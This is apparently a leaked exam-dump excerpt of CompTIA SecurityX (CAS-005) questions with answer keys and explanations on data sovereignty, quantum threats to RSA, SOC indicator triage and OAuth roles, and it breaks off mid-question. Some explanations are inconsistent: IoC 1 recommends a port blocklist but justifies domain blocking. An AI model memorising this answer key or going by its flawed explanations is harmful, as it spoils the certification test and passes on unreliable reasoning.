Number: CAS-005
Passing Score: 800
Time Limit: 120
File Version: 3.0

# Exam Code: CAS-005

# Exam Name: CompTIA SecurityX Certification

**Exam A**

**QUESTION 1**
A compliance officer is reviewing the data sovereignty laws in several countries where the organization has no presence Which of the following is the most likely reason for reviewing these laws?

A. The organization is performing due diligence of potential tax issues.
B. The organization has been subject to legal proceedings in countries where it has a presence.
C. The organization is concerned with new regulatory enforcement in other countries
D. The organization has suffered brand reputation damage from incorrect media coverage

**Correct Answer: C**
**Section:**
**Explanation:**
Reviewing data sovereignty laws in countries where the organization has no presence is likely due to concerns about regulatory enforcement. Data sovereignty laws dictate how data can be stored, processed, and transferred across borders. Understanding these laws is crucial for compliance, especially if the organization handles data that may be subject to foreign regulations.
A . The organization is performing due diligence of potential tax issues: This is less likely as tax issues are generally not directly related to data sovereignty laws.
B . The organization has been subject to legal proceedings in countries where it has a presence: While possible, this does not explain the focus on countries where the organization has no presence.
C . The organization is concerned with new regulatory enforcement in other countries: This is the most likely reason. New regulations could impact the organization's operations, especially if they involve data transfers or processing data from these countries.
D . The organization has suffered brand reputation damage from incorrect media coverage: This is less relevant to the need for reviewing data sovereignty laws.
CompTIA Security+ Study Guide
GDPR and other global data protection regulations
'Data Sovereignty: The Future of Data Protection?' by Mark Burdon

Vdumps


**QUESTION 2**
Which of the following is the main reason quantum computing advancements are leading companies and countries to deploy new encryption algorithms?

A. Encryption systems based on large prime numbers will be vulnerable to exploitation
B. Zero Trust security architectures will require homomorphic encryption.
C. Perfect forward secrecy will prevent deployment of advanced firewall monitoring techniques
D. Quantum computers will enable malicious actors to capture IP traffic in real time

**Correct Answer: A**
**Section:**
**Explanation:**
Advancements in quantum computing pose a significant threat to current encryption systems, especially those based on the difficulty of factoring large prime numbers, such as RSA. Quantum computers have the potential to solve these problems exponentially faster than classical computers, making current cryptographic systems vulnerable.
Why Large Prime Numbers are Vulnerable:
Shor's Algorithm: Quantum computers can use Shor's algorithm to factorize large integers efficiently, which undermines the security of RSA encryption.
Cryptographic Breakthrough: The ability to quickly factor large prime numbers means that encrypted data, which relies on the hardness of this mathematical problem, can be decrypted.
Other options, while relevant, do not capture the primary reason for the shift towards new encryption algorithms:
B . Zero Trust security architectures: While important, the shift to homomorphic encryption is not the main driver for new encryption algorithms.
C . Perfect forward secrecy: It enhances security but is not the main reason for new encryption algorithms.
D . Real-time IP traffic capture: Quantum computers pose a more significant threat to the underlying cryptographic algorithms than to the real-time capture of traffic.
CompTIA SecurityX Study Guide
NIST Special Publication 800-208, 'Recommendation for Stateful Hash-Based Signature Schemes'

'Quantum Computing and Cryptography,' MIT Technology Review

**QUESTION 3**
SIMULATION
During the course of normal SOC operations, three anomalous events occurred and were flagged as potential IoCs. Evidence for each of these potential IoCs is provided.
INSTRUCTIONS
Review each of the events and select the appropriate analysis and remediation options for each IoC.



IoC 1 | **IoC 2** | IoC 3

| Src | Dst | Proto | Data | Action |
|---|---|---|---|---|
| 10.0.5.5 | 10.1.2.1 | IP_ICMP | ECHO | Drop |
| 10.0.5.5 | 10.1.2.2 | IP_ICMP | ECHO | Drop |
| 10.0.5.5 | 10.1.2.3 | IP_ICMP | ECHO | Drop |
| 10.0.5.5 | 10.1.2.4 | IP_ICMP | ECHO | Drop |
| 10.0.5.5 | 10.1.2.5 | IP_ICMP | ECHO | Drop |

Analysis

Select analysis
An employee is attempting to access a blocked website.
Someone is footprinting a network subnet.
A host is participating in an IRC-based botnet.
Service identification and fingerprinting are occurring.
Canonical name records in a public DNS cache are being updated.
An application is performing an automatic update.
An employee is using P2P services to download files.
The service is attempting to resolve a malicious domain.


Select analysis

Remediation

Select remediation
Enforce endpoint controls on third-party software installations.
Investigate for software supply-chain attacks.
Configure the DNS server to perform recursion.
Block ping requests across the WAN interface.
Deploy a network-based DLP solution.
Implement a blocklist for known malicious ports.
No further action is needed.

Select remediation

Vdumps





A. See the complete solution below in Explanation


**Correct Answer: A**
**Section:**
**Explanation:**
Analysis and Remediation Options for Each IoC:

IoC 1:
Evidence:
Source: Apache_httpd
Type: DNSQ
Dest: @10.1.1.1:53, @10.1.2.5
Data: update.s.domain, CNAME 3a129sk219r9slmfkzzz000.s.domain, 108.158.253.253
Analysis:
Analysis: The service is attempting to resolve a malicious domain.
Reason: The DNS queries and the nature of the CNAME resolution indicate that the service is trying to resolve potentially harmful domains, which is a common tactic used by malware to connect to command-and-control servers.
Remediation:
Remediation: Implement a blocklist for known malicious ports.
Reason: Blocking known malicious domains at the DNS level prevents the resolution of harmful domains, thereby protecting the network from potential connections to malicious servers.
IoC 2:
Evidence:
Src: 10.0.5.5
Dst: 10.1.2.1, 10.1.2.2, 10.1.2.3, 10.1.2.4, 10.1.2.5
Proto: IP_ICMP
Data: ECHO
Action: Drop
Analysis:
Analysis: Someone is footprinting a network subnet.
Reason: The repeated ICMP ECHO requests to different addresses within a subnet indicate that someone is scanning the network to discover active hosts, a common reconnaissance technique used by attackers.
Remediation:
Remediation: Block ping requests across the WAN interface.
Reason: Blocking ICMP ECHO requests on the WAN interface can prevent attackers from using ping sweeps to gather information about the network topology and active devices.
IoC 3:
Evidence:
Proxylog:
GET /announce?info_hash=%01dff%27f%21%10%c5%wp%4e%1d%6f%63%3c%49%6d&peer_id%3dxJFS
Uploaded=0&downloaded=0&left=3767869&compact=1&ip=10.5.1.26&event=started
User-Agent: RAZA 2.1.0.0
Host: localhost
Connection: Keep-Alive
HTTP 200 OK
Analysis:
Analysis: An employee is using P2P services to download files.
Reason: The HTTP GET request with parameters related to a BitTorrent client indicates that the employee is using peer-to-peer (P2P) services, which can lead to unauthorized data transfer and potential security risks.
Remediation:
Remediation: Enforce endpoint controls on third-party software installations.
Reason: By enforcing strict endpoint controls, you can prevent the installation and use of unauthorized software, such as P2P clients, thereby mitigating the risk of data leaks and other security threats associated with such applications.
CompTIA Security+ Study Guide: This guide offers detailed explanations on identifying and mitigating various types of Indicators of Compromise (IoCs) and the corresponding analysis and remediation strategies.
CompTIA Security+ Exam Objectives: These objectives cover key concepts in network security monitoring and incident response, providing guidelines on how to handle different types of security events.
Security Operations Center (SOC) Best Practices: This resource outlines effective strategies for analyzing and responding to anomalous events within a SOC, including the use of blocklists, endpoint controls, and network configuration changes.
By accurately analyzing the nature of each IoC and applying the appropriate remediation measures, the organization can effectively mitigate potential security threats and maintain a robust security posture.

**QUESTION 4**
SIMULATION

You are tasked with integrating a new B2B client application with an existing OAuth workflow that must meet the following requirements:
. The application does not need to know the users' credentials.
. An approval interaction between the users and the HTTP service must be orchestrated.
. The application must have limited access to users' data.
INSTRUCTIONS
Use the drop-down menus to select the action items for the appropriate locations. All placeholders must be filled.






A. See the complete solution below in Explanation

**Correct Answer: A**
**Section:**
**Explanation:**
Select the Action Items for the Appropriate Locations:
Authorization Server:
Action Item: Grant access
The authorization server's role is to authenticate the user and then issue an authorization code or token that the client application can use to access resources. Granting access involves the server authenticating the resource owner and providing the necessary tokens for the client application.
Resource Server:
Action Item: Access issued tokens
The resource server is responsible for serving the resources requested by the client application. It must verify the issued tokens from the authorization server to ensure the client has the right permissions to access the requested data.
B2B Client Application:
Action Item: Authorize access to other applications
The B2B client application must handle the OAuth flow to authorize access on behalf of the user without requiring direct knowledge of the user's credentials. This includes obtaining authorization tokens from the

authorization server and using them to request access to the resource server.
Detailed
OAuth 2.0 is designed to provide specific authorization flows for web applications, desktop applications, mobile phones, and living room devices. The integration involves multiple steps and components, including:
Resource Owner (User):
The user owns the data and resources that are being accessed.
Client Application (B2B Client Application):
Requests access to the resources controlled by the resource owner but does not directly handle the user's credentials. Instead, it uses tokens obtained through the OAuth flow.
Authorization Server:
Handles the authentication of the resource owner and issues the access tokens to the client application upon successful authentication.
Resource Server:
Hosts the resources that the client application wants to access. It verifies the access tokens issued by the authorization server before granting access to the resources.
OAuth Workflow:
The resource owner accesses the client application.
The client application redirects the resource owner to the authorization server for authentication.
The authorization server authenticates the resource owner and asks for consent to grant access to the client application.
Upon consent, the authorization server issues an authorization code or token to the client application.
The client application uses the authorization code or token to request access to the resources from the resource server.
The resource server verifies the token with the authorization server and, if valid, grants access to the requested resources.
CompTIA Security+ Study Guide: Provides comprehensive information on various authentication and authorization protocols, including OAuth.
OAuth 2.0 Authorization Framework (RFC 6749): The official documentation detailing the OAuth 2.0 framework, its flows, and components.
OAuth 2.0 Simplified: A book by Aaron Parecki that provides a detailed yet easy-to-understand explanation of the OAuth 2.0 protocol.
By ensuring that each component in the OAuth workflow performs its designated role, the B2B client application can securely access the necessary resources without compromising user credentials, adhering to the principle of least privilege.

**QUESTION 5**
A security analyst wants to use lessons learned from a poor incident response to reduce dwell lime in the future The analyst is using the following data points

| User | Site visited | HTTP method | Filter status | Traffic status | Alert status |
|---|---|---|---|---|---|
| account1 | tools.com | GET | Allowed | Allowed | No |
| admin1 | hacking.com | GET | Allowed | Allowed | Yes |
| account5 | payroll.com | GET | Allowed | Allowed | No |
| account2 | p4yr0ll.com | GET | Blocked | Blocked | No |
| account2 | p4yr0ll.com | POST | Blocked | Blocked | No |
| account2 | 139.40.29.21 | POST | Allowed | Allowed | No |
| account5 | payroll.com | GET | Allowed | Allowed | No |

Which of the following would the analyst most likely recommend?

A. Adjusting the SIEM to alert on attempts to visit phishing sites
B. Allowing TRACE method traffic to enable better log correlation
C. Enabling alerting on all suspicious administrator behavior
D. utilizing allow lists on the WAF for all users using GFT methods

**Correct Answer: C**
**Section:**
**Explanation:**
In the context of improving incident response and reducing dwell time, the security analyst needs to focus on proactive measures that can quickly detect and alert on potential security breaches. Here's a detailed analysis of the options provided:
A . Adjusting the SIEM to alert on attempts to visit phishing sites: While this is a useful measure to prevent phishing attacks, it primarily addresses external threats and doesn't directly impact dwell time reduction, which focuses on the time a threat remains undetected within a network.
B . Allowing TRACE method traffic to enable better log correlation: The TRACE method in HTTP is used for debugging purposes, but enabling it can introduce security vulnerabilities. It's not typically recommended for enhancing security monitoring or incident response.
